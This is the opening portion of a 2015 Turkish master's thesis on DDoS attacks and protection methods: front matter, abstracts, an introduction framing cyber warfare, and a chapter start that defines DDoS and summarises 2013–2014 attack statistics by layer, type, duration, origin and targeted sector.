T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ ANABİLİM DALI
BİLGİSAYAR MÜHENDİSLİĞİ BİLİM DALI

DDOS SALDIRILARI VE KORUNMA YÖNTEMLERİ ÜZERİNE SİMÜLASYON UYGULAMALARI

Yüksek Lisans Tezi

Tezi Hazırlayan:

Mehmet Düzgün KOÇASLAN

İSTANBUL, 2015

T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ
BİLGİSAYAR MÜHENDİSLİĞİ ANABİLİM DALI
BİLGİSAYAR MÜHENDİSLİĞİ BİLİM DALI

DDOS SALDIRILARI VE KORUNMA YÖNTEMLERİ ÜZERİNE SİMÜLASYON UYGULAMALARI

Yüksek Lisans Tezi

Tezi Hazırlayan:

Mehmet Düzgün KOÇASLAN

Öğrenci No:

120820014

Danışman:

Yrd. Doç. Dr Ediz ŞAYKOL

İSTANBUL, 2015

YEMİN METNİ

Yüksek Lisans Tezi olarak sunduğum "DDOS SALDIRILARI VE KORUNMA YÖNTEMLERİ ÜZERİNE SİMÜLASYON UYGULAMALARI" başlıklı bu çalışmanın, bilimsel ahlak ve geleneklere uygun şekilde tarafımdan yazıldığını, yararlandığım eserlerin tamamının kaynaklarda gösterildiğini ve çalışmamın içinde kullanıldıkları her yerde bunlara atıf yapıldığını belirtir ve bunu onurumla doğrularım.13/02/2015

Mehmet Düzgün KOÇASLAN

T.C.
BEYKENT ÜNİVERSİTESİ
FEN BİLİMLERİ ENSTİTÜSÜ

YÜKSEK LİSANS TEZ SAVUNMA SINAVI SONUÇ TUTANAĞI

Beykent Üniversitesi
Fen Bilimleri Enstitüsü Müdürlüğü'ne,

Aşağıda tez adı belirtilen yüksek lisans öğrencisi.120820014..no'lu MEHMET D.ILGAZLAN'in 13/2/2015 tarihinde yapılan tez savunma sınavı[1] sonucunda..30..dakika süreyle sunduğu ve savunduğu tezi hakkında[2] oybirliğiyle,KABUL...kararı verilmiştir.

Bilgilerinize saygılarımızla arz ederiz.

Anabilim Dalı : .... Bilgisayar Mühendisliği
Programı : .... Bilgisayar Mühendisliği
Tez Başlığı[3] : ..... DDOS Saldırıları ve Korunma Yöntemleri: Özgün Simulasyon Uygulamaları

Tez Sınav Jürisi		**Öğretim Üyesi**	**İmza**
Danışman	:	Yrd.Doç.Dr. Ediz SAYKOL	
Üye	:	Yrd. Doç. Dr. R. Haluk KUL	
Üye	:	Yrd. Doç. Dr. Turhan Kumpüle	

---

[1] Jüri üyeleri söz konusu tezin kendilerine teslim edildiği tarihten itibaren en geç bir ay içinde toplanarak öğrenciyi tez savunma sınavına alır. Belirlenen günde yapılamayan jüri toplantısı, katılanların hazırladığı bir tutanakla enstitü yönetimine bildirilir. Bu durumda jüri en geç onbeş gün içinde toplanarak adayı tez savunma sınavına alır. Tez savunma sınav süresi en az 45 dakikadır. Yüksek lisans tez savunma sınavı, tez çalışmasının sunulması ve bunu izleyen soru-yanıt bölümlerinden oluşur ve dinleyiciye açıktır. (Beykent Lisansüstü eğitim ve Öğretim Yönetmeliği-Madde30-3)

[2] Tez sınavının tamamlanmasından sonra jüri, tez hakkında "kabul", "düzeltme" veya "red" kararı verir. Jüri başkanı, jüri üyelerince imzalanmış sınav tutanağını, tez sınavını izleyen üç gün içinde ilgili enstitü yönetimine teslim eder. Tezi başarısız bulunan öğrencinin Enstitü ile ilişiği kesilir. Tezi hakkında düzeltme kararı verilen öğrenci en geç üç ay içinde gerekli düzeltmeleri yaparak ve yönetmelikte belirtilen usullere uygun olarak tezini aynı jüri önünde yeniden savunur. Bu savunma sınavında da tezi kabul edilmeyen öğrencinin enstitü ile ilişiği kesilir.(Beykent Lisansüstü eğitim ve Öğretim Yönetmeliği-Madde30-4)

[3] İleridedoğabilecekaksaklıklarınengellenmesiiçintezinbaşlığınınyazılmasıgerekmektedir.

ÖZET

İnsan hayatını kolaylaştırmak için icat edilen birçok şeyin aynı zamanda zarar verici bir silah olarak kullanılması bilim tarihi boyunca sık karşılaşılan bir durum olmuştur. Örneğin atomun parçalanarak sınırsız enerji elde etme fikri paralelinde ölümcül silah olarak kullanılabileceği fikrini de doğurmuştur. İnternet'inde çok hızlı bir şekilde her yere ulaşmasıaynı zamanda birsilah olarak kullanılabileceği fikrini doğurmuştur.

Yüksek yoğunluklu savaş, nükleer savaş ve soğuk savaş terimlerinden sonra günümüzde artık yeni bir terim olan "Siber Savaş" terimi de kullanılmaya başlanmıştır. Siber savaşların etkileri yüksek yoğunluklu bir savaştan daha büyük olabilmektedir. Tipik savaşlarda düşman savunma sistemlerine, altyapılarına, sanayi tesislerine verilebilecek her türlü zarar sanal ortamda da verilebilmektedir.

Bu tez çalışmasında DDOS saldırılarının önemi anlatılmış, 2013 ve 2014 yıllarında meydan gelen bazı DDOS saldırıları hakkında istatistiksel bilgiler verilmiş, sınıflandırılmaları her kaynakta farklı olan saldırı türlerinin çeşitli kaynakardan derlenerek sınıflandırması yapılmış, en sık kullanılan saldırı türleri anlatılmış ve birkaç simülasyon ile görselleştirilmiştir. İkinci bölümde ise DDOS saldırılarına karşı alınması gereken önlemler sıralanmıtır. Tez'in sonunda saldırılara karşı altyapının öneminden bahsedilmiş ve güvenli bir kurum altyapının nasıl olmasıı gerektiğine dair bir topoloji çizilmiştir.

DDOS saldırılarını önlemenin en sağlıklı yapılacağı yer olan ISP ağlarındaki koruma ve alınması gereken örnekler ile tez tamamlanmıştır.

Anahtar Kelimeler : DDOS, SYN FLOOD, DNS FLOOD, URPF,DDOS Önleme, DDOS Savunma

ABSTRACT

Since the first DDOS attack in 1996 they still remain to be one of the most popular types of attacks. These types of attacks are easy to do and the increase in internet capacity makes it even easier. DDOS attacks made in 2013/2014 have cost millions of dollars.

About 95% of websites use http service which makes it very attractive for attacks on the application layer. Malicious software are also getting more advance and being seen a lot more. These types of software can turn common household users into members of cyber groups without their knowledge.

First part of this thesis is about the description of DDOS attacks, statistical information and types of such attacks as well as categorizes them according to attack types. Second part is about the detection of DDOS attacks and tools that could be used for detection and making DDOS attacks. Attack simulations are used to show the moment of such attacks. Last section is about preventive methods against

DDOS attacks and technical examples for the most common types of attacks. Infrastructure schemes were drawn for networks with different designs and preventive methods that should be used by ISP's as well as their responsibilities were explained.

Key Words : DDOS, SYN FLOOD, DNS FLOOD, URPF,DDOS Prevention, DDOS Mitigation

İÇİNDEKİLER

ŞEKİLLER LİSTESİ

KISALTMALAR

OSI:	Open Systems Interconnection
ISP:	Internet Service Provider (İnternet servis sağlayıcı)
BUG:	Bilgisayar ve sistemlerdeki hatalar.
SYN:	Synchronize (Eşitleme mesajı)
TCP:	Transmission Control Protocol
UDP:	User Datagram Protokol
HTTP:	Hyper-Text Transfer Protocol, tcp/80 portu
HHTPS:	Secure Hyper-Text Transfer Protocol, tcp/443
LAYER:	Katman
DNS :	Domain Name System
FLOOD:	Akın, saldırı
BOTNET:	Robot ağlar
CC:	Command Center (Botnet kontrol merkezi)
IRC:	Internet Relay Chat
WIRESHARK:	Ağ trafik gözlem aracı.
DUMP:	Toplanan ağ trafiği bilgileri.
LOG:	İncelenmek amacı ile toplanan kayıtlar.
PAYLOAD :	Kod yükü, bir sisteme yüklenecek kod.
PCAP:	Packet Capture
TCPDUMP:	Linux paket analiz uygulaması
IDS:	Intrusion Detection System (Saldırı tespit sistemi)
IPS:	Intrusion Prevention Systems (Saldırı tespit sistemi)
A:	Bir alan adının ip adresini sorgulama paketi,
PTR:	Bir ip adresine ait alan adı sorgulama paketi,
ANY:	Bir alan adına ait tüm bilgileri sorgulama paketi,
MX:	Bir alan adına ait e-posta sunucularını sorgulama peketi,
ACK:	Acknowledgement (cevap paketi)

1. GİRİŞ

İnsanlık tarihinde farklı amaçlar için kullanılmaya başlanmış bazı icatların zamanla çok farklıyerlerde kullanılmaya başlanması sıklıkla görülmüştür. Örneğin, askeri ve siyasi rekabetler sonucunda uzay teknolojisi çok ilerlemiş ve sonradan sivil hayatın ihtiyaçları için'de kullanıma açılmıştır. Belkide bunlara en iyi örnek İnternet'tir. Önce soğuk savaş döneminde askeri amaçlar için kullanılan ARPANET daha sonradan tcp/ip'in standart hale getirilmesi ile beraber modern internet'in ilk temelleri atılmıştır.

İnternetin artık neredeyse dünyanın tamamına ulaşması, her kişi veya kurumun kullanması, bir anda milyonlarca kişiye erişim imkanının olması birçok sektürün gelişmesine, yeni meslekler ve yeni sektörlerin oluşmasına ön ayak olmuştur. Bugün finans sektörünün trafiği hemen hemen tamamı internet üzerinden akmaktadır. Cep telefonu şebeklerinden tutun da sokak kameralarına kadar her türlü haberleşme tcpip protokolünü kullanarak internet üzerinden gerçekleşmektedir.

İnsan hayatını kolaylaştırmak için icat edilen birçok şeyin aynı zamanda zarar verici bir silah olarak kullanılması bilim tarihi boyunca sık karşılaşılan bir durum olmuştur. Örneğin atomun parçalanarak sınırsız enerji elde etme fikri paralelinde ölümcül silah olarak kullanılabileceği fikrini de doğurmuştur. İnternet'inde çok hızlı bir şekilde her yere ulaşması, bir anda milyonlarca kişiye erişme imkanı Sosyoloji bilimi alanında ayrı bir başlık oluşturmaktadır.

Ancak insan hayatına kattığı kolaylıkların yanı sıra farklı amaçlar içinde kullanılabiliyor olaması internet'in farklı bir boyutu olduğunu göstermektedir. Örneğin reklam amaçlı yapılan bir yayın milyonlarca kişiye ulaşabiliyorken, art niyetli bir yayında aynı hızla ulaşabilmektedir.İnternet kullanımının 1990'lı yıllarda başlaması ve 2000'li yılların başında kullanım ivmesinin rekor seviyede artması diğer bir deyimle dünyanın daha hızlı dönmesini sağlamıştır.

Toplumlar ilk uygarlıkları kurduktan beri kendi aralarında gelişmişlik düzeylerine göre farklı silahlar kullanarak savşamışlardır. Bu silahlar sırasıyla taş ile balşayıp, demirin icadı ile beraber kılıç kalkan, barut ve özelikle sanayi devriminden sonra ise modern silahlara dönmeye başlamıştır. Yüksek yoğunluklu savaş, nükleer

savaş ve soğuk savaş terimlerinden sonra günümüzde artık yeni bir terim olan "Siber Savaş" terimi de kullanılmaya başlanmıştır. Siber savaşların etkileri yüksek yoğunluklu bir savaştan daha büyük olabilmektedir. Tipik savaşlarda düşman savunma sistemlerine, altyapılarına, sanayi tesislerine verilebilecek her türlü zarar sanal ortamda da verilebilmektedir. Son yıllarda yapılan siber saldırıların milyarlaca dolar'lık zararı bunu kanıtlamaktadır. Bu saldırılara örnek olarak Blaster,Zeus, Stuxnet gibi örnekler verilebilir.

Özellikle konvansiyonel yönden güçlü olmayan bazı ülkeler oldukça etkili siber saldırılar düzenleyebilmektedir. Örneğin Rusya-Gürcistan savası sırasında Rusya'ya yapılan siber saldırı ve İran nükleer tesisilerine yapılan siber saldırı örnek verilebilir.

Bu savaşların bir diğer boyutu ise küresel aktivizim denilen çoğu politik olan, protesto amaçlı yapılan siber saldırılarıdır. Anonymous grubu bu grupların başında gelmektedir.

DDOS saldırıları ise siber savaş ortamında "hack" olarak sınıflandırılmayan bir saldırı çeşididir. Temel amaç servislerin bir süreliğine çalışmasını engellemektir. Saldırı protokol ve sistemlerdeki dizayn açıklıklarını kullanarak yapılırlar. Bu yönüyle yapılması oldukça kolaydır. Saldırıyı yapmak için çok fazla yatırıma ve programa gerek yoktur.

DDOS saldırıları servis engelleme saldırıları oldukları için özellikle finans ve medya sektöründe ciddi mali kayıplara sebep olmakdır. Örneğin bir haber kanalının internet sitesi, internet açık arttırma sitesi veya internet bankacılığı hizmeti veren bir bankanın sistemlerinin bir süre hizmet verememesi ölçülebilir bir zarar çıkarabilse de ölçülemeyen zararları çok daha fazla olacaktır.

Bu tez çalışmasının ilk bölümünde DDOS saldırılarının tanımı yapılarak 2013 ve 2014 yılında meydana gelen bazı DDOS saldırıları hakkında istetistiksel bilgiler verilmiş, her kaynakta farklı olan saldırı türlerinin çeşitli kaynakardan derlenerek sınıflandırması yapılmıştır.

İkinci bölümde ise en sık kullanılan saldırı türleri anlatlatılıp görseller ve birkaç simülasyon ile görselleştirilmiştir. Saldırılarda kullanılan bazı uygulamaların

ekran görüntüleri gösterilmiş ve bu uygulamaları kullanarak yapılacak saldırılara karşı yazılan özel kodlar eklenmiştir.

Üçüncü ve son bölümde ise DDOS saldırılarına karşı alınması gereken önlemler teknik olarak anlatılmıştır. Bütün kurum ve ağlarda uygulanabilecek bir altyapı şeması çizilerek saldırılara açık noktalar belirtilmiş ve alınması gereken tedbirler işaretlenmiştir.

DDOS saldırılarını önlemenin en sağlıklı yapılacağı yer olan ISP ağlarındaki koruma ve alınması gereken önlemler örnekler ile tez tamamlanmıştır.

2. SALDIRI ÇEŞİTLERİ VE TESPİT YÖNTEMLERİ


Bu bölüme DDOS saldırılarının son yıllardaki istatistiksel verileri ile başlanmıştır. Bunun temel sebeplerinden birisi oluşturulacak savunma şemasının uygulanacağı sistemlere uygun dizayn edilmesi için fikir oluşturmasıdır.

Saldırı kategorileri hakkında genel bir görüş hakim olmamakla beraber Şekil 2'dekigibi bir sınıflandırma uygun görülmüştür.

Saldırı anında en önemli etken uyarı sisitemleri ile bilgi sağlamak ve derinlemesine analiz yapmaktır. Bu sebepten öncelikle saldırıların en sık yapıldığı katmanlar hakkında bilgi verilmiştir. Bölümün son kısımlarında ise network ve uygulama katmanlarındaki saldırılar simule edilmiş, saldırı türlerinin tespiti ve analizi hakkında bilgiler verilerek örneklendirilmiştir.

2.1 DDOS (Distributed Denial of Service Attack)

Distributed Denial of Service Attack'un kısaltılmışı olan DDOS "Dağıtık Servis Engelleme Saldırısı " anlamına gelmektedir. Amaç sistemlere sızma girişimi veya bilgi hırsızlığı değildir. Teknik olarak temel amaç sunucu ve ağ sistemlerini belirli bir süre kullanılmaz hale getirmektir.



Şekil 1.1 : DDOS saldırısı altında olan bir web sunucusu.

DDOS saldırılarının en çok tercih edilen saldırı türlerinden birisidir. Bunun sebebi kolay yapılabilir ve etkilerinin fazla olmasıdır. Örneğin finans ve medya sektöründe yaşanababilecek kesintiler ciddi maddi kayıpların yanı sıra prastij

kayıplarına da sebep olabilmektedir. DDOS saldırılarını düzenleyenler genel olarak , hacker grupları, sanal aktivizm hareketleri, ticari şirketler,devletler olabilmektedir.

DDOS Saldırılarının teknik özellikleri şöyle sıralanabilmektedir;

- Binlerce farklı kaynaklardan yapılırlar.
- Genellikle sahte ip adresleri kullanırlar.
- Botnet'ler kullanılır.
- Binlerce farklı adresten saldırı düzenlenebilektedir.
- Gerçek saldırganın bulunması imkansızdır.
- OSI katmanlarının birçoğunda tanımlanabilecek saldırı çeşitleri mevcuttur.
- Bant genişiliğini tüketme amaçlı saldılar hedef sunucun yeterli bant genişliği olmadığı durumlarda başarılı olur. Ancak ISP seviyesinde önleme başarılı olur.
- Bant genişliği saldırıları tcp zafiyetlerini, http flood saldırıları uygulama zaafiyetlerini hedef alır.


DDOS saldırılarına maruz kalmaya sebep olan etkenler genel olarak yazılımların barındırdıkları açıklar (bug) ve protokollerin tasarımlarındaki hatalardan kaynaklanmaktadır .

2.2 DDOS İstatistikleri


2013-2014 yılllarında dünya çapında çok sayıda DDOS saldırı yaşanmıştır. Bu saldırılar büyük oranda etkili olmuş ve hedef sistemler çalışamaz hale gelmiştir.

- Saldırıların %89'u altyapı (network & datalink vb) katmanlarına yapılırken %11'i uygulama katmanlarına yapılmıştır.
- Altyapı saldırılarının % 26'sı SYN Flood, %25'i UDP Flood geri kalanlar ise diğer ataklardan oluşmuştur.
- Uygulama katmanı saldırılarında en çok HTTP GET saldırıları yer almıştır.
- Yıllara göre kıyaslama yapıldığında bant genişliği süreli olarak artmaktadır.
- DDOS saldırıları ortalama 17 saat sürmüştür.


- Layer 7'de yapılan saldırıların büyük kısmı Botnet'lerden geldiği gözlemlenmiştir.



2013 yılı Layer 3-4 DDOS saldırıları




2013 yılı Layer 7 DDOS saldırıları




2013-2014 yıllarına ait DDOS bant genişliği sınırları.

Şekil 4'te saldırılarda çıkılabilen bant genişlikleri sürekli arttığı gözlemlenmiştir.




2013-2014 yıllarında yapılan DDOS saldırıları çeşitleri.

En çok yapılan DDOS saldıları sırasıyla, SYN ve DNS FLOOD saldırıları olmuştur.




2013 yılında yapılan saldırıların ortalama süreleri.

Saldırıların büyük kısmının bir gün içerisinde sonlandığı ancak bazı saldırıların bir hafta kadar sürdüğü gözlemlenmektedir.



DDOS Saldırıları yapan kaynak ip adreslerinin ülkere göre dağılımı.


DDOS yapan ip adresleri bazında yapılan dağılımlarda en fazla Hindistan ve Çin kaynaklı ip adresleri görülmektedir.



OSI katmanlarına göre DDOS saldırılarının ayrılması.


SYN FLOOD saldırıları halen en yüksek dilime sahip olsa da Layer 7'de yapılan sladırılar sürekli artmaktadır. Bunun sebebi ise Layer 3-4 'de yapılan saldırılar için ISP katmanlarında alınan önlemlerdir.

Layer 7'de yapılan saldırılar Web sunucular üzerinde sürekli yeni güncellemeler yapılasını gerektirmekte ve yeni nesil Firewall ve IPS donanımlarının yeni oturum sayıları (session) işlem yapma kapasiteri gibi özelliklerinin arttırılmasına neden olmaktadır.




DDOS saldırılarının hedef alındığı sektörler.

Küresel bazda yapılan dağılımlarda DDOS saldırılarının en çok kurumsal şirketleri hedef aldığı, bunların doğrudan ticari faliyet gösteren sistemlerin olduğu görülmektedir.



2014 yılında yapılan DDOS saldırlarının endüstriyel bazda dağılımı.

Endüstriyel bazda yapılan sınıflandırmada en fazla medya ve bulut sistemlerinin hedef alındığı görülmüştür.

